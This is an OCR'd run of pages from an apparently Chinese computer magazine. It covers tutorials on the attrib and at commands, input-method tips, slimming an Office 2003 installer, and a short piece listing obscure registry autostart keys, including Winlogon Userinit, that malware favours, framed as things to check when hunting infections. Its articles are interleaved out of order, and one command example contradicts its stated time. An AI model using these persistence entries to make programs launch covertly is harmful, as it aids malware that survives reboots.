文件属性在Windows时代渐渐被人们遗忘。"存档"、"系统"、"隐藏"、"只读",你是否知道它们的含义?在"我的电脑"中任意右击一个文件,选择"属性"后可以看到"只读"和"隐藏"(见图1)。



图1

存档: 有些程序根据这个属性决定是否备份该文件,此属性在Windows XP中已经不提供图形界面下的修改了。

系统: 操作系统相关的文件,对操作系统不熟悉的用户应尽量避免修改具有系统文件属性的文件。

只读: 文件只允许读取,不允许写入。

隐藏: 这个文件属性大家都很熟悉,具有此属性的文件只能通过勾选"文件夹选项"中的"显示所有文件和文件夹"或使用"dir /ah"命令来查看。

目标1:查看D:\a.txt的文件属性

attrib d:\a.txt

命令格式: attrib 文件名/目录名

命令讲解: 在attrib后只加文件名/目录名参数就代表查看该文件/目录的属性(见图2)。如果指定文件/目录在当前目录下,则直接在命令中使用文件名/目录名,如果在其他目录下,必须给出完整路径。




图2

目标2:将D:\a.txt设置为"只读"属性

attrib +r d:\a.txt

命令格式: attrib +属性 文件名/目录名

命令讲解: 上面的命令格式中用到的"属性"就是刚才所说的4种文件属性,"r"为"只读"、"a"为"存档"、"s"为"系统"、"h"为"隐藏"。

"+"起到了给文件/目录设置属性的作用,那么如果要清除文件/目录的属性,我们该用什么呢?

目标3:清除D:\a.txt的"隐藏"属性

attrib -h d:\a.txt

命令格式: attrib -属性 文件名/目录名

命令讲解: 可能你已经猜到了,清除文件属性的符号是"-",命令中用到的"属性"与目标1中添加属性时给出的相同。学会了设置和清除文件属性,你可能会问:设置和清除可以同时进行吗?当然可以,比如在给d:\a.txt设置"隐藏"属性的同时清除"只读"属性,就可以用如下命令:

attrib +h -r d:\a.txt

和很多其他命令一样,attrib也支持批量文件处理,但如果要对一个文件夹下的所有文件进行属性操作,就必须使用附加参数。

目标4:将D:\movie及其子目录下的所有RMVB文件设置为"隐藏"属性

attrib +h d:\movie*.rmvb /s

命令格式:attrib ±属性 批量文件名 /s

命令讲解:当在文件名参数中使用"*"、"?"等通配符时,即可对指定目录中的相应文件进行批量的属性操作。如果进行操作的目录下仍有子目录,并且子目录中包含了符合命令中文件名参数的文件时,默认是不进行处理的。指定了/s参数后,attrib命令就会在处理指定目录文件的同时对该目录下所有子目录内符合文件名参数的文件进行属性操作。

在批量操作的同时是否可以同时对子目录进行属性操作呢?

目标5:将D:\movie及其下的所有子目录、文件设置为"隐藏"属性

attrib +h d:\movie /s /d

命令格式:attrib ±属性 批量文件名 /s /d

命令讲解:参数/d必须在批量设置文件属性的同时,对指定目录及其下所有子目录进行文件属性操作。参数/d可以理解为"directory"(目录)。那么,"attrib +h d:\movie /s /d"和"attrib +h d:\movie*.* /s /d"有什么区别呢?两者都将d:\movie下的所有文件及子目录设置了"隐藏"属性,但前者由于指定的参数是目录,所以d:\movie也设为了"隐藏";而后者则没有设置d:\movie的"隐藏"属性。

2.at

很多朋友都使用过"计划任务"功能,在命令行方式下,应该如何编写黑底白字的"计划书"呢?请出今天要介绍的第二个命令:at。

目标1:在今天的16:30运行calc.exe(Windows自带的"计算器")

at 16:00 calc.exe

命令格式:at 时间 要在指定时间运行的程序名/批处理文件名

命令讲解:at命令最简单的应用便是其后直接给出计划的时间及该时间要运行的程序名,其中要运行的程序如果不在系统目录或者系统环境变量所指向的目录中,则要给出完整路径。在添加了新任务后,可以通过运行"at"命令查看已经添加的任务(见图3)。




图3

你可能会注意到用"at"命令所列出的计划任务列表中有一个ID列,其中以数字顺序为已经添加至列表中的任务分别标注了一个惟一的任务ID,这个ID有什么用呢?

目标2:删除ID为2的计划任务

at 2 /delete

命令格式:at 要删除任务的ID /delete

命令讲解:要删除某个任务时,可以先使用"at"来查看当前已经添加的任务列表,然后根据任务列表中该任务的ID配合/delete参数加以删除即可。经测试,在Windows XP中/delete参数可简写为/del。如果你希望将所有的计划任务一次删除干净,可以使用如下命令:

at /delete

不加任务ID而单独使用/delete,at命令就会删除计划任务列表中的所有任务。有很多时候我们并不希望在进行任务删除操作时需要确认,可是at命令默认在进行任务删除操作时都会提示键入Y/N后方可继续(见图4),尤其是编写批处理时这样会很不方便。和以前介绍的很多命令一样,at



图4

命令也有自己的无确认参数。

目标3:删除ID为2的计划任务,无需确认

at 2 /delete /yes

命令格式:at [要删除任务的ID] /delete /yes

命令讲解:在使用/delete参数的同时配合/yes参数,at命令在进行计划任务删除操作时就不再需要确认。"命令格式"中将"要删除任务的ID"两侧加上"[]",是指此时ID参数可有可无,如"at /delete /yes"就是无确认删除所有计划任务。

如果刚才在"目标1"时做了试验,你可能会惊奇地发现在指定时间并没有运行"计算器"。是真的没有运行吗?打开"任务管理器","calc.exe"却赫然显现在眼前。这就是at命令与"控制面板"中的"任务计划"的区别,图形界面的"任务计划"所计划的任务都是前台方式运行的,而at命令所计划的任务默认状态都是后台方式(看不见运行界面)运行的。如何让at命令计划的任务在前台运行(显示出运行界面)呢?

目标4:在今天的16:30以前台方式运行calc.exe

at 16:30 /interactive calc.exe

命令格式:at 时间 /interactive 要在指定时间运行的程序名/批处理文件名

命令讲解:参数/interactive代表的是"交互"的意思,该参数就是允许作业(计划好的任务)在运行时,与当时登录的用户桌面进行交互,简而言之就是能看见运行界面。

在图形界面中还能够在每月、每星期的指定日期运行任务,用at命令该怎么做呢?

目标5:在每月16日的16:30运行c:\run.bat

at 16:30 /every:16 c:\run.bat

命令格式:at 时间 /every:日期 要在指定时间运行的程

序名/批处理文件名

命令讲解：参数/every：后指定的"日期"可以是"16"(每月16日)等数字形式的，也可以是"星期四"(每周四)等文字形式的。如果是指定星期几，在Windows XP中可以将"星期四"省略为"四"。如果本月(星期)不想执行，而希望在下次指定日期到来时(如下个月16日)运行任务，则可将"every"改为"next"，命令如下：

```
at 16:30 /next:16 c:\run.bat
```

如果"every:"或"next:"后没有指定日期，如"at 16:30 /every: c:\run.bat"，at命令就会默认将本日作为计划任务执行的日期，如在21日执行了该命令，则计划在每月21日执行指定程序。at命令还有一个"\\computername"远程计算机参数，可以在远程计算机上进行计划任务操作，但需要先以对方机器的管理员账号登录才行，在此处不做介绍。

at命令与"任务计划"的详细区别

在命令行方式下使用的at命令主要用于计算机管理用途的计划任务操作，而"控制面板"中的"任务计划"则主要用于普通用户使用。主要的区别有以下几点，在使用时务必注意：

1.at命令指定的任务默认在后台运行，而"任务计划"则在前台。

2.用"at"只能列出由at命令添加的计划任务，而在"任务计划"中则都可以查看自身及at所添加的计划任务，在图形界面的"任务计划"中对at命令添加的计划任务进行编辑后，在命令行方式下就不能以at命令进行查看和操作了。

3.在系统服务中的"task scheduler"服务是at命令和"任务计划"使用的基础，如将该服务停用并设置为手动，则"任务计划"在运行时会自动将该服务启动，而at命令则会运行失败。如将该服务禁用，则两者都无法正常使用。

本期大餐：以at命令完成各种任务

★在指定时间将某个目录下指定类型的文件设置为隐藏文件

```
@echo off
at %1 cmd /c attrib +h %2\*.%3 /s
```

将上面的代码保存为timeab.bat，该脚本的使用方法为"timeab.bat 时间 要处理的目录 文件扩展名"，如要在13:00将D:\games目录下的所有EXE文件设为隐藏，可以使用"timeab.bat 13:00 d:\games exe"。

★在指定时间关机

```
at 时间 shutdown.exe -s -t 0 -f
```

其中"-s"参数是确定为关机操作，而"-t 0"则代表0秒后关机，"-f"表示强制关机，可以解决部分因程序尚未关闭而导致无法关闭的情况。

DIY你的DOS菜

上期答案

1.将D:\movies\new.rm重命名为old.rmvb。

```
ren d:\movies\new.rm old.rmvb
```

2.用D:\abc\1.exe替换D:\def目录及其子目录下的所有同名文件，要求操作确认。

```
replace d:\abc\1.exe d:\def /p /s
```

3.在第2题的基础上，只替换旧文件。

```
replace d:\abc\1.exe d:\def /p /s /u
```

本期习题(答案下期公布)

1.为D:\music\1.mp3添加"只读"属性，同时清除"隐藏"属性。

2.将D:\music目录下所有文件及子目录设置为"隐藏"，但不包括D:\music目录本身。

3.在每月20日的12:00以前台方式运行d:\test.exe。

CF [YY03]

★★ 谁说这里不能启动

■ 奔三奔四

在Windows注册表中，留有许多自启动位置，在其中设置了正确的键值内容后就能实现程序的开机自启动。这项功能应该说对程序使用带来了很大方便，但同时也成了病毒、木马滋生的"温床"。在本刊今年第1期的《病毒后遗症 妙手来清除》中详细列举了系统中存在的注册表自启动项，可是自启动项真的只有这些吗？在一次和黑客朋友的交流中，我又知道了几个不常见的自启动位置。

注意：下列键值不能用于服务及驱动程序的自启动。

测试环境：Windows XP SP2，以启动D:\test.exe为例

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows]
"load"="d:\\test.exe"
"run"="d:\\test.exe"
```

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run]
"1"="d:\\test.exe"
```

说明：除了"1"之外，还可以添加"2"、"3"，以此类推，按数字排列。

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
"Userinit"="C:\\WINDOWS\\system32\\userinit.exe,d:\\test.exe"
```

使用这三个注册表位置实现自启动的正常程序非常少见，但病毒、木马、恶意程序则非常偏爱这几个位置。今后在检查自启动时，是不是又多了个心眼？

CF [YY04]

■正阳新锐 徐海斌 选题推荐：广东 小草

特殊符号！我要轻松输入你

本文可以帮你学到

- ★、√等特殊符号如何快速输入
- “壹万贰仟叁佰肆拾伍元”大写金额的输入方法
- 提高输入速度的小技巧

平时经常要输入一些像“★”、“√”之类的特殊符号，或是“壹万贰仟叁佰肆拾伍元”之类的大写金额，很多朋友不知道该如何通过常用输入法快速输入，另外在使用输入法过程中，也时常会出现用五笔输入时有些字不会拆分，用拼音输入时有些字不会读音的情况，这时又该如何来快速输入这些疑难字呢？我们把大家常用的输入法汇集在一起，介绍一下如何解决这些常见的特殊输入问题。同时对于大家选择适合自己的输入法也是一个很好的参考。

小提示

很多朋友在使用输入法时，会发现一些文字明明拆分或拼音都输入正确了，但就是打不出需要的字，这时你需要检查一下输入法的设置，确认已经打开“GBK”编码，通常为了减少重码，输入法默认使用的是GB2312编码，这种情况下只能输入6763个常用汉字。

五笔输入法

一、极点中文

1.输入特殊符号

首先可以按下Shift＋Esc组合键快速调出软键盘，按住Shift键后按动Esc键，就会在多个软键盘之间切换，按Esc键即可关闭软键盘。

极点中文把特殊符号分为22种类型，并进行了特殊编码，其编码定义的基本规则是两个字母“Z”加上代表特殊符号类型的两个声母，常用的特殊符号编码有(全部编码可查阅帮助文档)：

zzbd	标点符号	zzpy	拼音符号	zzts	特殊符号
zzsx	数学符号	zzdw	单位符号	zzjt或zzj	箭头符号
zzys或zzy	圆圈数字	zzpp	偏旁		

例如要输入“★”符号，则可以键入“zzts”，然后根据提示条中的显示按“6”即可使符号上屏(见图1)。




图1

小提示

我们可以在极点中文提示条上右击，选择菜单“管理工具→用户码表”来对默认的特殊符号编码进行修改，同时也可以自行添加新的编码。

2.输入中文日期

在极点中文中输入中文日期是非常方便的，其编码格式为分号“;”加上“XXXXnXXyXXr”，其中的X分别代表要输入的年月日数字。例如要输入“二〇〇五年四月一日”，则键入编码“;2005n4y1r”，这时在提示条中会显示出数字日期和中文日期两种格式，按下数字“2”即可输入中文日期了(见图2)。



图2

小提示

要使用该功能，需要在极点中文的基本设置中选择“快捷英文热键”为“分号(;)”才行，不过这样设置后，输入中文分号“;”就需要按两下“;”键了。

如果想快速输入当前日期，那就更方便了，键入编码“znyr”可以输入当前年月日，键入编码“year”可以输入当前年份，键入编码“date”可以输入当前日期，键入编码“time”可以输入当前时间，键入编码“now”则可以输入当前精确时间，键入编码“week”可以输入当前星期几。

3.输入大写数字和金额

极点中文的大写数字编码规格是分号“;”加上数字序列，例如当键入“;12345”时，提示条中会显示三种大写数字格式(见图3)，选择需要使用的格式即可，按“回车”键选择第一项，按右Shift键或“Shift＋回车”键选择第二项，按左Shift键选择第三项。如果要输入带元、角、分形式的大写金额，则可以在输入数字后再按一下分号“;”上屏即可。例如键入编码“;12345.67;”，就可以输入“壹万贰仟叁佰肆拾伍元陆角柒分”。



图3

4.难拆字辅助输入

在极点中文提示条上单击右键，选中“输入法状态”中的“五笔拼音”选项，这样以后当遇到不会用五笔拆分的文字时就可以直接用拼音进行输入，而且不用切换输入法状态，最值得称赞的是，这时极点中文还会在文字后面提示出正确的五笔编码，非常方便。

二、万能五笔

1.菜单选择

在万能五笔提示条右键菜单中选择“输入特殊符号”，可以看到特殊符号类型列表(见图4)，选择要输入的特殊符号类型后，在万能五笔提示条中就会显示出该类型中的

特殊符号列表，用数字键选择要输入的符号即可，用“[”和“]”键可以前后翻页查找类别中的其他特殊符号。



图 4

小提示

你还可以直接用快捷键打开某类特殊符号，在菜单中的特殊符号类型后面提示有相应热键，例如要快速输入数字序号，按下Ctrl＋2组合键即可。

2. 自定义编码输入

万能五笔提供了特殊符号自定义编码功能，利用其自造词功能即可完成，例如想用“tsdh”来输入“✓”符号，则可以先利用前面介绍的方法输入“✓”，然后选中该符号，在万能五笔提示条中单击“词”按钮，并输入定义的符号编码“tsdh”即可(见图5)，这里建议取消“简拼”和“全拼”编码选项，以避免重码。



图 5

三、智能五笔

1. 特殊符号输入

智能五笔首创了分号“;”输入特殊符号的编码方式，使得特殊符号输入不仅方便，而且不会与汉字输入编码重码，具体编码可以查看http://www.znwb.com/help/chhelp414.htm网页中的表4－1。例如想输入“✓”符号，只需要键入“;dh”即可看到提示条中的显示，按下空格键即可上屏。

如果对智能五笔默认的特殊符号编码不太习惯，也可自行修改这些编码，方法是在提示条右键菜单中选择“辅助功能→定义字词符号→自定义符号”项，打开自定义符号管理对话框(见图6)，其中每行定义一个符号的编码，根据需要修改左边的符号编码即可，当然，也可以新增符号编码，编码(不包含分号)和符号之间用空格隔开即可，要注意编码为一至二码，不能是三码或四码。




图 6

2. 疑难字的输入

对于五笔输入法来说，像“凹凸”之类的字是很难记住编码的，虽然智能五笔可以使用右Ctrl键切换到拼音状态进行辅助输入，但毕竟麻烦了一些。为此，智能五笔还提供了一种简便输入这些疑难字的方法，就是连按四下“Z”键，这时在提示条中会显示出疑难字列表(见图7)，



图 7

例如按下数字“2”即可输入“凹”字。

小提示

在智能五笔提示条右键菜单中选择“辅助功能→定义字词符号→疑难字表”项，可以对疑难字表进行自定义，把自己常用的难折的字用拼音输入进去即可。

3.大写金额输入

在智能五笔中输入大写金额的编码规则为“分号键+引号键+数字键+小数点+数字键”。例如，当你要输入“壹万贰仟叁佰肆拾伍元陆角柒分”时，可以先按一下分号键，再按一下引号键(分号键右边的键)，键入数字“12345.67”，然后按一下空格键即可。

四、五笔加加

五笔加加默认对一些常用的特殊符号进行了编码，其编码规则是该符号中文名称对应的五笔编码。例如要输入“√”符号，只需要输入其中文名称“对勾”的五笔编码“cfqc”，即可在提示条上看到提示，由于有重码，按下数字“2”即可输入。具体编码与特殊符号对应列表可以打开C:\Program Files\WBJJ目录中的“wbjj_biaod.htm”文件进行查看。

此外，对于一些像“Ⅰ Ⅱ Ⅲ Ⅳ”、“①②③④⑤”之类的系列符号，五笔加加则规定了另外的简便输入规则，首先按“Z”键，进入系列符号输入状态，然后输入系列符号中文名称对应的五笔编码，即可从提示条中进行选择输入。例如要输入“Ⅲ”，就可以先输入“Z”，再输入“大写罗马”的五笔编码“dplc”，然后按数字“3”选择即可(见图8)。系列符号的编码对应关系也可以打开“wbjj_biaod.htm”文件查看。




图8

小提示

单击五笔加加提示条，选择“管理工具”菜单下的“自定义编码工具”，单击“编辑单个符号表”按钮或“编辑成组符号表”按钮，可对特殊符号及其编码进行增删、修改操作。

拼音输入法

一、拼音加加

1.特殊符号输入

拼音加加在特殊符号输入上和五笔加加具有许多相似之处，同样采用内置编码的方式来输入特殊符号，但其编码规则是特殊符号中文名称的简拼(即拼音首字母)，例如要输入符号“√”，直接输入其中文名称“对勾”的拼音编码“dg”，然后根据提示条中的提示按数字“3”即可上屏(见图9)。具体编码与符号的对应列表可以打开C:\Program Files\JJOL\IME目录中的“拼音加加符号列表”文件“pyjj_biaod.HTM”进行查看。



图9

2.输入中文数字

直接输入阿拉伯数字，例如“12345”，就可从提示条中看到两种常用的中文数字格式，按下需要使用的格式序号即可。

3.输入中文日期

直接输入“98-2-3”或者“98/2/3”格式的数字，拼音加加就会在提示条中显示出两种常用的日期格式(见图10)，输入序号即可上屏。


图10

4.辅助输入

当输入文稿时，如果遇到不认识的字，可以按下字母“i”进入临时笔画输入法，然后即可按照该字的笔画书写顺序进行输入，这里的笔画输入法和手机上使用的笔画输入法类似，只不过是键位定义有些区别，拼音加加的五个基本笔画横、竖、撇、点(　)、折分别用其拼音首字母来表示，即h、s、p、d(n)、z。例如，“　”字可能大部分人都不知道它的读音，但我们依然可以在拼音加加中正确输入，编码是“ipzzn”，然后根据提示按数字“3”即可，而且文字后面会告诉你该字的拼音(见图11)。




图11

二、紫光拼音

1.特殊符号输入

在紫光拼音中可以使用软键盘来输入各种特殊符号，它提供有13类软键盘符号，使用时右键单击输入法提示条中的软键盘图标，然后选择符号类型即可打开软键盘(见图12)，点击需要输入的符号即可。


图12

除了使用软键盘输入外，紫光拼音还允许使用特定编码输入一些常用的特殊符号，在提示条上单击鼠标右键，选择“属性设置”，然后打开“自定义→特殊字词和短语”，即可看到特殊符号的编码，当然我们也可以自行输入或修改编码，格式为“英文编码=特殊符号”，例如添加一行“dhao=√”(见图13)，然后单击“确定”按钮保存设置，以后就可以用“dhao”来输入“√”了。

小提示

这里定义的特殊符号编码不能立即生效，需要重启紫光拼音输入法后才能生效。


图13

2.中文数字输入

在紫光拼音中按下字母“i”和“u”可以临时输入中文数字和常用单位，在输入时，紫光拼音要求使用特定的字母来代表数字的单位，具体如下：

g	个	s	十/拾	b	百/佰
q	千/仟	w	万	z	兆
n	年	y	月	r	日
d	点	f	分	m	秒
v	元	j	角		

其中按下字母“i”后可以临时切换到中文数字小写形式输入状态(一、二、三等)，例如键入“i2005n4y1r”可以输入“二〇〇五年四月一日”，而按下“u”后可以临时切换到中文数字的大写形式输入状态(壹、贰、叁等)，也就是大写货币金额，例如键入“u8w7q6b3s1v”就可以输入“捌万柒仟陆佰叁拾壹元”。

三、微软拼音

微软拼音的特殊符号输入相对比较麻烦一些，只能使用软键盘进行输入，这里同时也提示一下大家，对于系统自带的其他输入法以及一些标准接口输入法，使用软键盘是通用的特殊符号输入方式。

四、智能狂拼

1.特殊符号输入

智能狂拼可以很方便地输入偏旁部首以及计量单位等特殊符号。其基本输入方法是先按“Ctrl+[”组合键进入特殊符号输入状态，然后按照下面的特殊符号类型编码进行输入，其编码规则是取其中文名称前两个字的声母。

部首=bs	数学符号=sx	数字序号=xh
特殊符号=fh	计量单位=jl	标点符号=bd
箭头符号=jt	希腊字母=xl	日文字母=rw
罗马字母=lm	拼音符号=py	注音符号=zy
天干地支=tg	俄文字母=ew	

例如要输入数学符号中的“√”，就可以按下“Ctrl+[”后，再按“sx”，这时在提示条中会显示出数学符号列表，不过当前显示并没有出现“√”，需要翻页才能出现，这里有个技巧，你只要继续输入特殊符号读音的第一个声母，就可以缩小提示条中显示的符号范围，这里我们再输入“d”，就可以在提示条中看到“√”了。

2.疑难字和偏旁部首输入

对于不认识或不能正确发音的字，智能狂拼也提供了笔画辅助输入方式，其五个基本笔画对应键位和拼音加加完全一样，输入方式上则需要先按“Ctrl+[”组合键进入特殊输入状态，然后即可按照该字的笔画书写顺序输入编码，利用这个方法也可以直接输入偏旁部首的笔画顺序，这要比使用前面的“bs”再选择部首的方法准确一些。



不一样的减肥 Office 2003安装盘也要强力瘦身

极限瘦身Office 2003安装包从600MB到60MB!

★★★★

■山东　高峰

软件越做越大，功能越来越丰富，但对于普通用户，许多功能根本用不到。所以，很多电脑爱好者开始研究精简软件的方法——保留大多数常用功能，去掉绝大多数极少用的功能模块，这样可以极大地减少软件安装包体积。比如，一张600MB光盘大小的Windows XP，里面有些功能(比如ATM模块)对于大多数用户是多余的，于是出现了像nlite、XPlite等精简程序。

对于常用的Office 2003，同样有很多功能我们平时用不到，比如.NET可编程性支持等，如果可以像精简Windows XP那样，去掉Office中不太常用的组件，就能打造一张Windows XP + Office 2003的安装光盘。

下面我就来讲解如何将600MB大小的Office 2003安装包精简，但又保留了你所需要的功能，笔者以Office 2003简体中文版为例来说明，如果是Office 2000/XP，过程基本一样，只是集成的补丁不同。

简单步骤列表

第一步:准备工具:Office补丁、ORK工具、编辑MSI文件的ORCA及Filemon工具;

第二步:使用管理员模式安装Office;

第三步:集成Office的SP1补丁;

第四步:使用ORK工具中的自定义安装工具对Office软件进行定制，仅保留常用功能，得到MST文件;

第五步:用ORCA修改MSI，把MST文件信息写入MSI中;

第六步:使用Filemon及Excel，获得安装文件列表;

第七步:得到精简后的安装文件;

第八步:测试。

准备工具

1.Office 2003的SP1补丁:http://download.microsoft.com/download/1/8/6/186a3d52-5786-4903-a5e6-d2daf6cee5ea/Office2003SP1-kb842532-fullfile-chs.exe。

2.Office 2003 的ORK工具:http://download.microsoft.com/download/0/e/d/0eda9ae6-f5c9-44be-98c7-ccc3016a296a/ork.exe。如果是Office XP，可以在它的光盘上找到适合的ORK工具。

五、龙文输入法

在特殊符号输入上，它也提供了和标准输入法完全一样的软键盘输入方式，同时还提供了非常方便的自定义编码输入方式，不过默认并未启用这个功能，需要在提示条上右击，选择“系统设置与管理”，然后单击“系统管理”选项卡，选中“批量添加词组或用户自定义词库到用户词库”选项，并在“编码方案”中选择你习惯使用的输入法选项(见图14)，单击“ 览”按钮，在打开对话框中选择“自定义编码”文件，最后单击“开始执行”按钮即可。




图14


这里的特殊符号编码是龙文输入法默认设置好的，一般是以特殊符号中文名称的声母作为编码的，我们打开“C:\Program Files\龙文输入法平台”目录下的“自定义编码”文件，就能看到这些编码的定义了，当然，如果你想修改这些编码设置，只需要修改这个文本文件即可。

CF [YY05]

关于《挑战极限！制作220分钟的VCD光盘》补遗

■LJ

本刊2005年第8期一文介绍了《挑战极限！制作220分钟的VCD光盘》，在文章中介绍了如何在一张VCD上刻录220分钟的内容。很多读者在试用后发现无法使用，主要是在进行到第七步时，Nero并没有出现提示，这是因为大家所用的Nero版本问题。请使用最新的Nero 6.6.x.x进行刻录，只有使用该版本，才会出现提示重新编码的提示(见图)。



CF [YY06]

3.MSI文件编辑器ORCA汉化版:http://www.newhua.com/cfan/200510/orca.rar。

4.文件监视工具Filemon:http://nj.onlinedown.net/soft/8986.htm。

安装Office 2003

在安装时Office 2003时，要使用管理员模式进行安装，即打开“命令提示符”窗口，进入光盘根目录输入setup/a，按照向导提示输入序列号信息，并设置好安装路径，如D:\Office。注意不要把Office的目录选择在Windows系统所在分区，这个要求是方便最后使用Filemon。

集成Office的SP1补丁

第一步:用WinRAR打开下载的SP1补丁，把SP1补丁解压缩到D:\Office\sp1的目录下(也可以参考http://support.microsoft.com/?kbid=197147，不使用WinRAR，直接解压缩)。

第二步:打开“命令提示符”窗口，进入到D:\Office目录，输入“msiexec /p SP1\MAINSP1ff.msp /a pro11.msi SHORTFILENAMES=true /qb”(不含引号)，回车后会出现收集信息画面，开始集成SP1。

> **小提示**
>
> *参数中“/p”表示让Windows Installer把补丁程序集成到一个已经存在的MSI文件中;“/a”参数表示用管理员模式安装;“shortfilenames=true”允许在升级过程中使用短文件名;“/qb”是为了在集成过程中只显示最重要的步骤，而不会显示那些次要的。*

第三步:完成后，D:\Office已经是集成了SP1的Office 2003版本。SP1目录还有OWC102003SP1ff.msp和OWC11SP1ff.msp两个补丁用于更新Office Web组件，由于很多人并不需要安装Office Web组件，所以不必集成这两个补丁。

使用ORK定制Office

现在将使用ORK工具中的自定义安装工具对Office进行定制，仅仅保留常用功能，得到MST文件。

第一步:安装ORK，点击“开始”菜单中的“程序→Microsoft Office→Microsoft Office Tools→Microsoft Office 2003 Resource Kit→Custom Installation Wizard”，运行ORK工具的自定义安装向导，直接点“Next”进入第二步(步骤显示在如图1所示界面的右上角)，要指定安装路径。

第二步:使用“Browse”按钮，选择D:\Office\PRO11.MSI，点击“Next”按钮，在第三步选择默认设置“Create a new MST file”，点击“Next”。

第三步:输入MST文件，如D:\Office\promini.MST(见图1)，连续点击三次“Next”，进入第七步。

第四步:现在才进入真正的设置部分。这里可以指定所




图1　右上角显示步骤

要安装的组件，在左侧树形列表中选择要安装的部件。点击“Microsoft Office Word→.NET可编程性支持”，选择“Not Available，Hidden，Locked”，此项就不会再安装，用同样方法去除“帮助”，以及Office共享功能下面的“中文可选用户输入方法”、“VBA 项目的数字证书”和“Microsoft 手写组件”(见图2)。其他项目是否安装，可根据需要进行精简，如果不需要Access，可彻底不安装Access(仅Access就占用50MB以上空间)。根据设置不同，最终安装文件可以缩小到60MB～100MB左右，如果减少组件，最终的安装包还可能更小。设定好精简的项目后，点击“Next”按钮进入到下一步。



图2

第五步:选择“Configure local installation source”，在“Product Key”栏中输入Office的序列号，并勾选“I accept the tems in the License Agreement”，之后，一直点击“Next”至结束，按“Finish”按钮。

最终生成了一个名为PROmini.MST的文件。我们对Office 2003精简后的“减肥信息”和其他配置信息，都记录在这个文件里面了。

用ORCA修改MSI

现在要用ORCA将MST文件信息写入MSI文件中。

第一步:安装并汉化ORCA，打开软件，选择菜单中的“文件→打开”，打开D:\Office目录下的pro11.msi。

第二步:点击菜单中的“转换→应用转换”(见图3)，选择刚才生成的promini.mst文件，然后选择菜单中的“文件→保存变更为”，将文件保存为pro11mini.msi。

运行这个新得到的pro11mini.msi，就可以仅仅安装我们




图3

开始选择的那些组件，而不再安装去掉的那些组件了。

使用工具得到最小文件列表

现在D:\Office目录下包含了Office 2003 SP1的所有文件，还没有去掉安装程序中不需要的文件。如何找出哪些是我们需要的文件，哪些是我们不需要的文件呢？也就是要确定Office 2003“减肥”之后，要保留哪些文件。现在就要开始删除文件了。

第一步:修改D:\Office\pro11.msi的文件名字为pro11bak.msi，将前面得到的pro11mini.msi更名为pro11.msi，这样是为了可以使用setup.exe执行Office的安装。

第二步：运行Filemon，取消“文件→捕获事件”项，然后按Ctrl+X，清除记录，再选择菜单中“卷”项，确认勾选了“卷D(FIXED)”的勾选(见图4)。按Ctrl+E，重新启动文件监视。



图4

第三步：运行D:\Office\setup.exe，安装精简后的Office，选择“全部安装”，把我们所要求的功能在系统中安装一遍，看看到底哪些文件被安装了。注意，不要将Office安装到D盘。

第四步:安装完成后，切换回Filemon，按Ctrl+E，关闭文件监视。

第五步:现在我们就根据Filemon的记录来分析Office 2003安装程序在安装过程中到底需要哪些文件。在Filemon中点击菜单中的“文件→另存为”，将记录保存为filemon.txt。

第六步:打开Excel，拖入刚刚保存的filemon.txt，可以看到filemon.txt在Excel中分成了整齐的7列(A-G)，其中文件名在E列(见图5)。我们只保留第5列也就是E列，将其他列删除，这样仅仅剩下了需要处理的文件名。

第七步:在Excel中点击菜单中的“数据→筛选→高级筛选”，然后勾选“选择不重复的记录”，“确定”后，就可以筛选出不重复的数据。将这些数据复制到一个文本文件中，并命名为Officefilelst.txt，这样就得到了Office精简版

刻盘也要讲技巧 教你刻出完美VCD、CD

让马赛克和爆音远离你的VCD、CD


★★

■好心情

